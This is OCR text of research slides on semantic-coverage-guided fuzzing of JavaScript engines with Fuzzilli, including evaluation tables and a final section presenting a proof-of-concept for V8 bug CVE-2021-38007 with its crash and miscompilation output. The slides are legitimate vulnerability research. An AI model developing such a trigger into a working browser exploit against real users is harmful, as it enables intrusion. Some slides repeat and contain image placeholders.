
```
v0  <-  LoadInt  3
v1  <-  LoadInt 42
v2  <-  LoadString "A"
v3  <-  CallMethod v2 ,'repeat ',[v1]
v4  <-  CreateArray [v3 , v2]
```



Extracting local structure



Extracting local structure




Index of inputs

e.g.

```
CallMethod v2 ,’repeat ’,[v0]
```

V0 and V2 play different roles

Tuple Representation




We can represent the feature of a path as a tuple.
For example:

(S, 0, R, 0, A)

(I, 1, R, 0, A)

(S, 1, A)

Tuple Representation




We can represent the feature of a path as a tuple.
For example:

(S, 0, R, 0, A)

(I, 1, R, 0, A)

(S, 1, A)

Tuple Representation




We can represent the feature of a path as a tuple.
For example:

(S, 0, R, 0, A)

(I, 1, R, 0, A)

(S, 1, A)

Multi-level Features



1-Tuple

(I), (S), (R), (A)

3-Tuple (2 nodes and 1 edge)

(I, 1, R), (S, 0, R), (R, 0, A)

5-Tuple (3 nodes and 2 edges)

(I, 1, R, 0, A), (S, 0, R, 0, A)

Use Bitmap

- Map tuples trivially into indexes and use bitmaps (just like the coverage guide) to see how many different types of paths we have covered.
  - Suppose we have N different types of opcodes and M different types of edges, then

    $map\ (1,3,2)\ \rightarrow\ 1\ *\ M\ *\ N\ +\ 3\ *\ N\ +\ 2$

    $map\ (1,2,3,0,5)\ \rightarrow (1 * M * N + 1 * N + 3) * M * N + 0\ * N + 5$


Evaluation 01

On the modified version of fuzzilli,
we run both guides for 24 hours with 52 thread jobs.

	Sematics-Cov	Code-Cov
Total Samples	121 379 405	13 341 152
Tested Code Lines	13 711 920 931	973 857 915
Unique Crashes	4	3
Crashes samples	2403	1697

Evaluation 01

On the modified version of fuzzilli,
we run both guides for 24 hours with 52 thread jobs.




Evaluation 02

We then run design another experiment to see how they diff.

Instance ID	Judge samples by	Also evaluate on
A	Coverage Guide	Structure Coverage Guide
B	Structure Coverage Guide	Coverage Guide
C	Union of Both	x

Evaluation 02

Fig. Coverages -- Lines of Code Tested



Review

- The semantic coverage method starts from describing the high-level semantic information of samples, and guides the fuzzing system to discover more semantic structures.

- Assumption： The key semantic structures that trigger vulnerabilities are generally not complex.

- A lift of Coverage Guide
  - Edge is now the local structure of data flow graph
  - Cover more opcodes and the combinations of opcodes
  - Express higher level semantic information


Spread

- May be able to generalize to other structured inputs
  - At least not difficult to design similar algorithms on AST
- Develop different feature extraction process
  - No only on the data flow graph, but also the control flow graph
  - Refine the features: extract data types


03

A new bug and exploit

• Issue 1254189 (CVE-2021-38007)



```
function foo(a) {
    let x = true;
    x /= x; // x = 1

    let y = x || a; // y = 1

    y <<= 1; // y = 2
    let z = 1 >> y; // z = 0
    return z;
}

console.log(foo(1));
%PrepareFunctionForOptimization(foo);
foo(1);
%OptimizeFunctionOnNextCall(foo);
console.log(foo(1));
```



Debug:


```
# Debug check failed: type() == kInt64.
```

Release:


```
➜  ./d8 --allow-natives-syntax poc.js
0
1
```

● Issue 1254189 (CVE-2021-38007)

Graph before ComputeSchedule phase

